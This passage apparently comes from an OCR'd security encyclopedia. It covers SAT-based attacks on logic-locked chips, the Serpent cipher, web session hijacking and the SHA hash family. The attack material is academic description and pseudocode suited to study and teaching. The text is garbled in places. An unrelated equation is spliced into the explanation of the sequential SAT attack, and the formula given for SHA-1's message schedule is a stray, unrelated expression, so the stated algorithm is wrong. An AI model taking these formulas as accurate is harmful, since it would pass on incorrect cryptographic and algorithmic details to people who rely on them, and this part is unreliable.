In the IC supply chain, separate entities fulfill various stages of design, fabrication, testing, packaging, and integration of ICs, forming a globally distributed chain, known as horizontal IC supply chain model. The involvement of numerous stakeholders in various stages of the IC supply chain in horizontal IC supply chain model, however, reduces the control of original manufacturers and IP owners/vendors over their own belongings, such as intellectual properties (IPs), resulting in numerous security vulnerabilities/threats, e.g., reverse-engineering, hardware Trojan insertion, and IP piracy (Rostami et al., 2014). Logic locking allows the designers to add limited post-fabrication programmability on the IC, adding ambiguity against the adversarial/external knowledge/access. The resulting *locked*

circuit functionality is controlled using the secret of logic locking, known as the *key*, which is only known to, and would be initiated after the fabrication by, the trusted entities. To keep the logic locking key secure after the fabrication against different threats, particularly reverse-engineering, a tamper-proof memory (TPM) will be engaged in locked ICs to store the key in it (Roy et al., 2010).

Logic de-obfuscation attacks attempt to recover either the logic locking key's correct value or the correct functionality of the locked IC. Combinational and sequential satisfiability attacks essentially formulate a circuit-level problem that is able to distinguish between correct and incorrect keys by invoking different solvers/checkers, such as SAT, BMC, or SMT. Retrospecting the literature shows that numerous logic de-obfuscation attack mechanisms are proposed to break one or a few logic locking techniques, and each could be considered as a derivative/extended model of satisfiability attacks (Azar et al., 2019b).

Theory and Application

Sequential and combinational satisfiability attacks rely on few important assumptions as to their required threat model. Some of these requirements are *common* in the sequential and combinational attacks. However, they also have assumptions that are not in common:

(1) {*common*} The adversary requires to have access to the *locked* netlist of the IC. It could be achieved in two different scenarios: (I) At the outsourced fabrication site, the layout (GDSII) of the circuit (with no further information about the logic locking key) is provided by the design house for fabrication. Hence, the adversary located at the fab site could achieve the layout (locked) and extract the netlist from the provided layout. (II) At the field/market, the packaged IC could be available for the end-user. So, the end-user can obtain the IC, and then by applying the reverse-engineering on the packaged IC, the netlist could be acquired. However, since the key was initiated in a TPM, its content would be wiped out during the de-packaging, and the reverse-engineered netlist has no information about the key.

(2) {*common*} The adversary requires to have access to an extra activated/unlocked version of the IC, that could be acquired from the

market/field, which is known as *oracle*.


(3a) {*combinational attack*} The adversary requires to have access to the design-for-testability (DFT) structure of the *oracle*, which is the scan chain pins embedded for testability/debugging. The availability of the DFT structure means that the adversary can have access to each combinational logic part of the design through their FFs if those FFs are part of the scan chain structure.

Based on the assumptions (1, 2, and 3a), the combinational SAT attack, known as the SAT attack (Subramanyan et al., 2015), engages/invokes a SAT solver to break each combinational part of the logic locked IC, separately. Algorithm 1 provides an algorithmic representation of the SAT attack. As shown in `line 3` of the algorithm, in the SAT attack, the adversary first duplicates the locked circuit and builds a double circuit whose outputs are XORed, i.e., $C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2)$. The double circuit is also known as the miter (distinguisher) circuit that is widely used as a comparison technique in IC formal verification. The double circuit is used for finding an input ($X_{dip}[i]$) that for two different key values (K_1 and K_2), this input generates two different outputs (Y_1 and Y_2). The key values (K_1 and K_2) and the $X_{dip}[i]$ will be found by a SAT solver query, demonstrated in `line 5`. Such input is referred to as the discriminating/distinguishing input pattern (DIP). Then by an oracle query (`line 6`), the correct output for the found DIP would be acquired. Before moving to the next iteration, the SAT attack algorithm will constrain that for each previously found DIP, the circuit must generate the same output value for the next two different keys acquired by the SAT solver (`line 7`). This iterative process continues until the SAT solver cannot find a new DIP. At this point, any key that generates the correct output for the set of previously found X_{dip}s is the correct key.


The combinational SAT attack and its derivatives target many of the state-of-the-art logic locking techniques (Azar et al., 2019b). However, since it relies on the availability of the DFT structure (assumption 3a), different logic locking techniques, such as DFT-based logic locking and DFT blockage techniques, attempt to mitigate this vulnerability against the SAT attack or one of its derivatives by limiting/blocking the DFT structure (Azar et al., 2021). Furthermore, in many cases, the design house decides to

burn/block the DFT structure access before releasing the IC into the field/market. So, the adversary access would be limited to *ONLY* PI/PO of the oracle. Therefore, the combinational SAT attack and all its derivatives will fail to evaluate and break the locked circuits with limited DFT access.

Restricting access to the DFT structure, however, cannot guarantee robustness against the SAT-based attacks. Based on the assumptions (1, 2, and 3b), the preliminary version of the sequential satisfiability de-obfuscation attack attempts to break logic locked ICs even while the DFT structure is not available for the adversary (El Massad et al., 2017). Similar to the combinational SAT attack, the sequential SAT attack uses an iterative method to prune the search space. However, instead of seeking a DIP in each iteration, it finds a sequence of input patterns denoted as discriminating input *sequence* (DIS) that can produce two separate outputs for two different keys. To build these sequences through the SAT solver, the sequential SAT gets the benefit of unrolling/unfolding to create the combinational equivalent circuit. For instance, Fig. 1 shows a sequential circuit unrolled for τ clock cycles. After unrolling/unfolding the circuit for the desired depth, e.g., τ clock cycles, the SAT solver will be invoked for this specific depth to generate the DIS. As demonstrated, during unrolling/unfolding, the state transition will be modeled through pseudo inputs/outputs between unrolled instances. For instance, S_1 as the pseudo primary outputs of the first instance will be connected to the pseudo primary inputs of the second instance.




(a) Sequential Circuit




(b) Unrolled Combinational Counterpart

Sequential and Combinational Satisfiability Attacks, Fig. 1 Unrolling the Circuit for τ Cycles. (**a**) Sequential Circuit. (**b**) Unrolled Combinational Counterpart

Figure 2 also highlights the main differences between the combinational SAT and the sequential SAT attack. As shown, the right side of both attacks is the same, which is finding DIP/DIS and updating the constraints for the next iteration. However, in the sequential SAT attack, unrolling has been engaged for building the combinational equivalent circuit, which is required to be done before SAT solver invocation.



(a) Combinational SAT Attack



(b) Sequential SAT Attack

Sequential and Combinational Satisfiability Attacks, Fig. 2 Combinational SAT vs. Sequential SAT Attack. (**a**) Combinational SAT Attack. (**b**) Sequential SAT Attack

Instead of using unrolling/unfolding as a preprocessing step in the sequential SAT attack, this could be done using a query with a bounded depth using BMC (Biere, 2021). So, given the boundary, e.g., τ, the BMC engine could be invoked to model the locked circuit as a FSM, and the specification could be formalized by temporal logic properties. So, the BMC could be exploited as an alternative approach to do the symbolic model checking before invoking the SAT solver.

Algorithm 2 The Sequential SAT Attack

1: **function** SEQUENTIAL_SAT_ATTACK(Circuit C_{locked}, Circuit $C_{oracle_{blackbox}}$)
2: $b = initial_boundary$;
3: $Terminated = False$;
4: $Model = C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2) \wedge (Y_1 \neq Y_2)$;
5: **while** not $Terminated$ **do**
6: **while** $(X_{dis}, K_1, K_2) \leftarrow BMC(Model, b) = T$ **do**
7: $Y_{dis} \leftarrow C_{oracle_{blackbox}}(X_{dis})$;
8: $Model = \wedge C_{locked}(X_{dis}, K_1, Y_{dis}) \wedge C_{locked}(X_{dis}, K_2, Y_{dis})$;
9: **end while**
10: **if** **UC**$(Model, b)$ $\vee$ **CE**$(Model, b)$ $\vee$ **UMC**$(Model)$ **then**
11: $Terminated$;
12: **end if**
13: $b = b + boundary_step$ ▷ default: $boundary_step = 1$;
14: **end while**
15: **end function**

Algorithm 2 demonstrates the overall procedure of the sequential SAT attack, once the unrolling is done using the BMC engine. Similar to the combinational SAT attack, it first builds the double circuit (`line 4`). However, in this case, i.e., $C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2)$, it indicates the locked circuit generating output sequence Y using input sequence X and the key value K. After building the model from the locked circuit, the attack instantiates a BMC to find the X_{dis} (`line 6`). $g(H_t) = E_{K_1}(D_{K_2}(H_t))$. at `line 7` refers to the output sequence of the oracle for the found DIS. Then, the model would be updated with a new constraint to guarantee that the next pair of keys, which will be discovered in the subsequent attack iterations, produces the same output for previously discovered X_{dis}. Accumulating these constraints will be accomplished in `line 8`. The iterations of the sequential SAT attack continue until no further X_{dis} is found within the boundary of b. After reaching the boundary,

if the algorithm passes three termination criteria, the key could be found with one more SAT invocation. The boundary could be extended if termination conditions are not met. Different boundary steps could be used for extending the boundary. However, extending the depth by 1 is the default boundary step used for the sequential SAT attack. The sequential SAT attack uses three main termination conditions that will be checked when the algorithm reaches the boundary:

- *Unique Completion (UC)*. This condition verifies that the key generated by the algorithm is unique. The attack is successfully ended, and the key is the correct one if there is only one key that meets all previous DISes.
- *Combinational Equivalence (CE)*. If there is more than one key for all previously found DISes (non-unique key), the attack checks the combinational equivalency of the remaining keys. In this step, the inputs/outputs of FFs are considered as pseudo PO/PI allowing the attacker to treat the circuit as combinational. The resulting circuit is subjected to a SAT attack, and if the SAT solver fails to find a different output or next state for two different keys, it concludes that all remaining keys are correct and the attack terminates successfully.
- *Unbounded Model Check (UMC)*. If both UC and CE fail, the attack checks the existence of a DIS for the remaining keys using an unbounded model checker. This is an exhaustive search with no limitation on bound (or the number of unrolls). If no DIS is discovered, the existing set of DIS is a complete set, and the attack terminates. Otherwise, the bound is increased, and previous steps are repeated.

Open Problems and Future Directions

Both combinational and sequential SAT attacks perform well on a wide range of the existing logic locking techniques. However, they suffer from important limitations and shortcomings. The combinational SAT attack cannot be engaged when the non-Boolean nature of the circuit is targeted for obfuscation, such as timing. In addition, the combinational SAT attack suffers from a lack of scalability, particularly in larger circuits with complex structures, such as multipliers, routing modules, etc. Satisfiability module theories (SMT) as the superset of the SAT attack has also been studied in the presence of non-Boolean logic locking, with a semantic (theory solver) that provides the capability of modeling non-Boolean logic locking

techniques (Azar et al., 2019a). The engagement of neural network engines has also been studied to assess the scalability improvement of the combinational SAT attack once it faces large and complex structures (Azar et al., 2020).

On the other hand, unlike the combinational SAT attack that relies on one *PSPACE* sub-routine, the sequential SAT attack runs into a bigger scalability issue as it relies on two sub-routines which are in *PSPACE* and *NP*, thereby failing to terminate for even moderately small circuits, which contain only a few thousand gates. Hence, the recent studies on the sequential SAT attack focus more on optimizing this attack to make it more applicable for the larger circuits. For instance, implementing some problem reduction tweaks (Shamsi et al., 2019) or the engagement of formal verification tools (Roshanisefat et al., 2021) are two examples of these studies showing the mitigation of the scalability issue in the sequential SAT attack.

Cross-References

Hardware Obfuscation and Logic Locking
TPM

References

Azar KZ, Kamali HM, Homayoun H, Sasan A (2019a) SMT attack: next generation attack on obfuscated circuits with capabilities and performance beyond the sat attacks. IACR Trans Cryptogr Hardw Embed Syst 2019:97–122

Azar KZ, Kamali HM, Homayoun H, Sasan A (2019b) Threats on logic locking: a decade later. In: Proceedings of the 2019 on Great Lakes symposium on VLSI, pp 471–476

Azar KZ, Kamali HM, Homayoun H, Sasan A (2020) Nngsat: neural network guided sat attack on logic locked complex structures. In: 2020 IEEE/ACM international conference on computer aided design (ICCAD). IEEE, pp 1–9

Azar KZ, Kamali HM, Homayoun H, Sasan A (2021) From cryptography to logic locking: a survey on the architecture evolution of secure scan chains. IEEE Access 10(1109):1–19

Biere A (2021) Bounded model checking. In: Handbook of satisfiability. IOS Press, Amsterdam/Washington, pp 739–764

El Massad M, Garg S, Tripunitara M (2017) Reverse engineering camouflaged sequential circuits without scan access. In: 2017 IEEE/ACM international conference on computer-aided design

(ICCAD). IEEE, pp 33–40

Roshanisefat S, Mardani Kamali H, Homayoun H, Sasan A (2021) Rane: an Open-source formal de-obfuscation attack for reverse engineering of logic encrypted circuits. In: Proceedings of the 2021 on Great Lakes symposium on VLSI, pp 1–8

Rostami M, Koushanfar F, Karri R (2014) A primer on hardware security: models, methods, and metrics. Proc IEEE 102(8):1283–1295

Roy JA, Koushanfar F, Markov IL (2010) Ending piracy of integrated circuits. Computer 43(10):30–38

Shamsi K, Li M, Pan DZ, Jin Y (2019) Kc2: key-condition crunching for fast sequential circuit deobfuscation. In: 2019 design, automation & test in Europe conference & exhibition (DATE). IEEE, pp 534–539

Subramanyan P, Ray S, Malik S (2015) Evaluating the security of logic encryption algorithms. In: 2015 IEEE international symposium on hardware oriented security and trust (HOST). IEEE, pp 137–143

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_614

SERPENT

Christophe De Cannière[105] ✉
(105) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Serpent is a 128-bit block cipher designed by Anderson et al. and first published in 1998 (Anderson et al. 1998a). Later that year the cipher was slightly modified (Anderson et al. 1998b) and proposed as a candidate for the *Advanced Encryption Standard* (Rijdnael/AES). In 1999, it was selected as one of the five finalists of the AES competition.

Serpent is a 32-round substitution-permutation (SP) network operating on 128-bit blocks. Each round consists of a key mixing operation, a layer of 32 copies of a 4 × 4-bit S-box, and (except in the last round) a linear transformation. The replicated S-box differs from round to round and is selected from a set of eight different S-boxes. The last (incomplete) round is followed by a final key mixing operation. An additional bit permutation before the first round and after the last key mixing layer is applied to all data entering and leaving the SP network. The 128-bit subkeys mixed with the data in each round are generated by linearly expanding a 128-bit, 192-bit, or 256-bit secret key, and passing the result through a layer of S-boxes.

The initial and final permutations, the S-boxes, and the linear transformation have all been designed in order to allow and optimized implementation in software using the “bitslice” technique (Biham 1997). The idea is to construct a complete description of the cipher using only logical bit-operations (as in hardware) and then execute 32 (or 64) operations in parallel on a 32-bit (or 64-bit) processor.

Serpent is considered to have a rather high security margin. The best attacks published so far break about one-third of the rounds. Kelsey, Kohno, and Schneier (2001) presented a first attack breaking nine rounds with a time complexity slightly faster than exhaustive key search. This amplified boomerang attack was improved and extended by one round by Biham et al. (2002b). The best attacks so far are the linear and the differential-linear attacks presented in Biham et al. (2002a, 2003). Both break 11 rounds out of 32.

Cross-References

Block Ciphers

Recommended Reading

Anderson RJ, Biham E, Knudsen LR (1998a) Serpent: a new block cipher proposal. In: Vaudenay S (ed) Fast software encryption (FSE'98), Paris, 23–25 March 1998. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 222–238

Anderson RJ, Biham E, Knudsen LR (1998b) Serpent: a proposal for the advanced encryption standard. In: Proceedings of the first AES candidate conference, 20–22 August 1998. National Institute of Standards and Technology, Gaithersburg

Biham E (1997) A fast new DES implementation in software. In: Biham E (ed) Fast software encryption (FSE'97), Haifa, 20–22 January 1997. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 260–272

Biham E, Dunkelman O, Keller N (2002a) Linear cryptanalysis of reduced round Serpent. In: Matsui M (ed) Fast software encryption (FSE 2001), Yokohama, 2–4 April 2001. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 16–27

Biham E, Dunkelman O, Keller N (2002b) New results on boomerang and rectangle attacks. In: Daemen J, Rijmen V (eds) Fast software encryption (FSE 2002), Leuven, 4–6 February 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 1–16

Biham E, Dunkelman O, Keller N (2003) Differential-linear cryptanalysis of Serpent. In: Johansson T (ed) Fast software encryption (FSE 2003), Lund, 24–26 February 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 9–21

Kelsey J, Kohno T, Schneier B (2001) Amplified boomerang attacks against reduced-round MARS and Serpent. In: Schneier B (ed) Fast software encryption (FSE 2000), New York, 10–12 April 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_661

Session Hijacking Attacks

Martin Johns[106] ✉
(106) SAP Research CEC Karlsruhe, SAP AG, Karlsruhe, Germany

✉ **Martin Johns**
Email: martin.johns@sap.com

Definition

The term *Session hijacking attacks* refers to a class of attacks specific to Web applications. It describes situations in which the adversary impersonates a Web application's user through unauthorized usage of session credentials within adversary-controlled HTTP requests.

Background

The World Wide Web (WWW) as introduced by Tim Berners Lee (Berners-Lee and Cailliau 1990) is based on the communication protocol HTTP and the presentation language HTML. Originally, the WWW was proposed as a dedicated delivery mechanism for static hypertext documents. Consequently, HTTP defines a stateless request–response model that has no inherent session concept (Fielding et al. 1999). For this reason, the currently employed Web session tracking mechanisms are implemented within the Web applications. Hence, they are susceptible to application-level insecurities.

Theory

HTTP is a stateless protocol. Thus, HTTP has no protocol-level session concept. However, the introduction of dynamic Web application resulted in workflows that consist in a series of consecutive HTTP requests. Hence, the need for chaining HTTP requests from the same user into usage sessions arose. For this purpose, session identifiers (SID) were introduced. A SID is an alphanumerical value that is unique for the corresponding Web session. It is the Web application's duty to implement measures that include the SID in every HTTP request that belongs to the same Web session. A SID mechanism can be implemented by transporting the value either in form of an HTTP cookie or via HTTP parameters (Fielding et al. 1999).

All requests that contain the SID are automatically regarded to belong to the same session and, thus, to the same user. After a user has authenticated himself against the application (e.g., by providing a valid password), his authorization state is also directly tied to his SID. Hence, the SID de facto becomes the user's authorization credential.

In general session hijacking attacks can be subclassified into two distinct sets (Johns 2006):

- *Session hijacking via SID leakage*. If the adversary is capable of obtaining the SID value, he can fully impersonate the victim by creating HTTP requests that contain the stolen SID. The Web application's server cannot distinguish these from genuine user-intended requests. Thus, this enables the attacker to completely impersonate the victim. SID leakage can be caused either by cross-site scripting (XSS) or through a man-in-the-middle, network-based attack.
- *Session hijacking within the Web browser*. In case of an XSS-based attack, the adversary is capable to execute arbitrary JavaScript in the victim's Web browser. Hence, he can conduct his actions completely within the victim's browser without the need for SID leakage. The actual hijacking attack is executed by injecting a JavaScript which in turn creates all HTTP requests that are necessary to satisfy the adversary intent. This technique is, for instance, used by fully automated, self-replicating XSS worms (Kamkar 2005).

Open Problems

All currently utilized session tracking mechanisms are susceptible to session hijacking attacks in case of either an XSS vulnerability or a

condition that causes the leakage of the session identifier. Current defensive approaches are either cumbersome to implement (Johns 2006), concentrate exclusively on the subclass of SID leakage (Kirda et al. 2006; Vogt et al. 2007), or solely rely on the prevention of XSS vulnerabilities (e.g., Pietraszek and Berghe 2005; Livshits and Lam 2005; Ter Lou and Venkatakrishna 2009). The creation of a secure session tracking mechanism that is native to HTTP and immune to browser-level hijacking attacks is still unsolved.

Cross-References

Cross Site Scripting Attacks

Recommended Reading

Berners-Lee T, Cailliau R (1990) WorldWideWeb: proposal for a HyperText Project, technical report. http://www.w3.org/Proposal

Fielding R, Gettys J, Mogul J, Frystyk H, Masinter L, Leach P, Berners-Lee T (1999) Hypertext Transfer Protocol – HTTP/1.1, RFC 2616

Johns M (2006) SessionSafe: implementing XSS immune session handling. In: European Symposium on Research in Computer Security (ESORICS 2006), LNCS 4189. Springer, Berlin, pp 444–460

Kamkar S (2005) Technical explanation of the MySpace worm [online]. http://namb.la/popular/tech.html

Kirda E, Kruegel C, Vigna G, Jovanovic N (2006) Noxes: a client-side solution for mitigating cross site scripting attacks. In: Security track of the 21st ACM Symposium on Applied Computing (SAC 2006), Dijon, France

Livshits B, Lam MS (2005) Finding security vulnerabilities in Java applications using static analysis. In: Proceedings of the 14th USENIX Security Symposium, 2005, Baltimore, Maryland

Pietraszek T, Berghe CV (2005) Defending against injection attacks through context-sensitive string evaluation. In: Recent Advances in Intrusion Detection (RAID2005), Seattle, Washington

Ter Lou M, Venkatakrishna VN (2009) Blueprint: robust prevention of cross-site scripting attacks for existing browsers. In: IEEE Symposium on Security and Privacy, May 2009, Oakland, Maryland

Vogt P, Nentwich F, Jovanovic N, Kruegel C, Kirda E, Vigna G (2007) Cross site scripting prevention with dynamic data tainting and static analysis. In: The 14th Annual Network and Distributed System Security Symposium (NDSS 2007), San Diego, California

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300895

SFA

Statistical Fault Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300896

SHA

SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_615

SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

Helena Handschuh[107] ✉
(107) Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Synonyms

Secure hash algorithm; SHA

Definition

The SHA (Secure Hash Algorithm) Family currently designates a family of six different hash functions: SHA-0, SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 (National Institute of Standards and Technology (NIST) 1995; National Institute of Standards and Technology (NIST) 2002) published by the American National Institute of Standards and Technology (NIST). They take variable length input messages and hash them to fixed-length outputs.

Background

Hash functions are functions which take a variable input message and compute a fixed-length message digest for each such message. This digest serves as a digital fingerprint allowing a receiver to check that the original message has not been altered during transmission. Hash functions are unkeyed cryptographic primitives which do not guarantee authenticity. They can be combined with a secret key to produce a message

authentication code. They also serve as a cryptographic primitive used in digital signature schemes.

Theory

SHA-0, SHA-1, SHA-224, and SHA-256 operate on 512-bit message blocks at a time divided into 32-bit words, whereas SHA-384 and SHA-512 operate on 1024-bit blocks divided into 64-bit words. SHA-0 (the first published version of SHA since then replaced by SHA-1) andSHA-1 produce a message digest of 160 bits, SHA-224 of 224 bits, SHA-256 of 256 bits, SHA-384 of 384 bits, and SHA-512 of 512 bits, respectively. All six functions start by padding the message according to the so-called Merkle-Damgård strengthening technique. Next, the message is processed block by block by the underlying compression function. This function initializes an appropriate number of chaining variables to a fixed value to hash the first message block, and to the current hash value for the following message blocks. At each step *i*, the compression function updates in turn one of the chaining variables according to one message word *Wi*. As there are more steps in the compression function than words in a message block, an additional message schedule is applied to expand the message block. In the last step, the initial value of the chaining variable is added to each variable to form the current hash value (or the final one if no more message blocks are available). The following provides an overview of SHA-1, SHA-256, and SHA-512. SHA-0 is almost identical to SHA-1, SHA-224 to SHA-256, and SHA-384 to SHA-512.

Padding

The message is appended with a binary one and right-padded with a variable number of zeroes followed by the length of the original message coded over two binary words. The total padded message length must be a multiple of the message block size.

SHA-1 Compression Function

Five 32-bit chaining variables *A, B, C, D, E* are either initialized to

$$A \leftarrow IV_1 = 67452301_x$$
$$B \leftarrow IV_2 = \mathrm{EFCDAB89}_x$$
$$C \leftarrow IV_3 = \mathrm{98BADCFE}_x$$
$$D \leftarrow IV_4 = 10325476_x$$
$$E \leftarrow IV_5 = \mathrm{C3D2E1F0}_x$$

for the first 512-bit message block or to the current hash value for the following message blocks. The first sixteen words of the message schedule are initialized to input message words. The following 64 message schedule words *Wi* are computed as

$$A(\tau) = \begin{cases} -1 & \text{for } \tau \neq 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for } \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

where "⊕" represents bit-wise exclusive-or, and "X < < n" is the cyclic rotation of *X* to the left by *n* bits. Then the compression function works as follows:

$$\begin{aligned} &\text{for } i = 0 \text{ to } 79 \text{ do} \\ &\quad T \leftarrow W_i + A \ll 5 + f_i(B, C, D) + \\ &\quad E + K_i \bmod 2^{32} \\ &\quad B \leftarrow A \\ &\quad C \leftarrow B \ll 30 \\ &\quad D \leftarrow C \\ &\quad E \leftarrow D \\ &\quad A \leftarrow T \end{aligned}$$

where the nonlinear functions *fi* are defined by

$$f_{\text{if}}(X, Y, Z) = (X \wedge Y) \mid (\neg X \wedge Z), \quad 0 \leq i \leq 19$$
$$f_{\text{xor}}(X, Y, Z) = (X \oplus Y \oplus Z), \ 20 \leq i \leq 39, \quad 60 \leq i \leq 79$$
$$f_{\text{maj}}(X, Y, Z) = (X \wedge Y) \mid (X \wedge Z) \mid (Y \wedge Z), \quad 40 \leq i \leq 59$$

and the constants *Ki* by

$$K_i \leftarrow 5\text{A}827999_x, 0 \leq i \leq 19$$
$$K_i \leftarrow 6ED9\text{EBA}1_x, 20 \leq i \leq 39$$
$$K_i \leftarrow 8\text{F}1\text{BBCDC}_x, 40 \leq i \leq 59$$
$$K_i \leftarrow CA62\text{C}1\text{D}6_x, 60 \leq i \leq 79.$$

After 80 steps, the output value of each chaining variable is added to the previous intermediate hash value according to the feed-forward Davies–Meyer construction to give the new intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the final overall hash function output.

SHA-0

The only difference between SHA-1 and SHA-0 is the fact that there is no left rotation by one bit in the message schedule of SHA-0. In other words, the 64 message schedule words *Wi* for SHA-0 are computed as follows:

$$W_i \leftarrow W_{i-3} \oplus W_{i-8} \oplus W_{i-14} \oplus W_{i-16},$$
$$16 \leq i \leq 79.$$

SHA-256 and SHA-512 Compression Functions

Eight chaining variables *A, B, C, D, E, F, G, H* are initialized to fixed values H_0 to H_7 for the first message block, and to the current intermediate hash value for the following blocks. The first sixteen *w*-bit words (where *w* = 32 for SHA-256 and *w* = 64 for SHA-512) of the message schedule are initialized to the input message words. The following *r* − 16 (where *r* = 64 for SHA-256 and *r* = 80 for SHA-512) message schedule words *Wi* are computed as

$$W_i = \sigma_1\left(W_{i-2}\right) + W_{i-7} + \sigma_0\left(W_{i-15}\right) + W_{i-16} \mod 2^{\omega},$$
$$16 \leq i \leq r-1$$

where σ_0 and σ_1 represent linear combinations of three rotated values of the input variable. Then the compression function works as follows:

$$
\begin{aligned}
&\text{for } i = 0 \text{ to } r \text{ do} \\
&\quad T_1 \leftarrow H + \sum\nolimits_1(E) + f_{if}\,(E, F, G) + K_i \\
&\qquad\qquad + W_i \bmod 2^{\omega} \\
&\quad T_2 \leftarrow \sum\nolimits_0(A) + f_{\text{maj}}\,(A, B, C) \bmod 2^{\omega} \\
&\quad H \leftarrow G \\
&\quad G \leftarrow F \\
&\quad F \leftarrow E \\
&\quad E \leftarrow D + T_1 \bmod 2^{\omega} \\
&\quad D \leftarrow C \\
&\quad C \leftarrow B \\
&\quad B \leftarrow A \\
&\quad A \leftarrow T_1 + T_2 \bmod 2^{\omega}
\end{aligned}
$$

where Σ_0 and Σ_1 again represent linear combinations of three rotated values of the input variable and *Ki* is a different *w*-bit constant for each step *i*. Finally, the output value of each chaining variable is added to the previous intermediate hash value according to the feed-forward Davies–Meyer construction to give the new intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the final overall hash function output.

SHA-224

The SHA-224 hash computations are exactly the same as those of SHA-256, up to the following two differences: The constants H_0 to H_7 used in SHA-224 are not the same as those used in SHA-256, and the SHA-224 output is obtained by truncating the final overall hash value to its 224 leftmost bits.

SHA-384

The SHA-384 hash computations are exactly the same as those of SHA-512, up to the following two differences: The constants H_0 to H_7 used in SHA-384 are not the same as those used in SHA-512, and the SHA-384

output is obtained by truncating the final overall hash value to its 6 leftmost words.

Applications

All six SHA functions belong to the MD4 type hash functions and were introduced by the American National Institute for Standards and Technology (NIST). SHA was published as a Federal Information Processing Standard (FIPS) in 1993. This early version is known as SHA-0. In 1994, a minor change to SHA-0 was made, and published as SHA-1 (National Institute of Standards and Technology (NIST) 1995). SHA-1 was subsequently standardized by ISO (ISO/IEC,10118-3 2003). SHA-1 is extensively used in security applications and protocols such as TLS, SSL, PGP, SSH, S/MIME, and IPSEC. It was first designed to be incorporated into the Digital Signature Standard, also published by NIST. The following generation of SHA functions with much larger message digest sizes, namely, 256, 384, and 512 bits, was introduced in 2000 and adopted as a FIPS standard in 2002 (National Institute of Standards and Technology (NIST) 2002) as well as an ISO standard in 2003 (ISO/IEC,10118-3 2003). This generation of hash functions provides theoretical security levels against collision search attacks which are consistent with the security levels expected from the three standard key sizes of the Advanced Encryption Standard (Rijndael/AES) (128, 192, and 256 bits). SHA-1 and SHA-256 also served as a basis for the design of the SHACAL block ciphers. The latest member of the family, namely SHA-224, was adopted in a Change Notice to FIPS 180-2 in 2004 and matches the expected security level of two-key triple-DES (112 bit keys).

Security Considerations

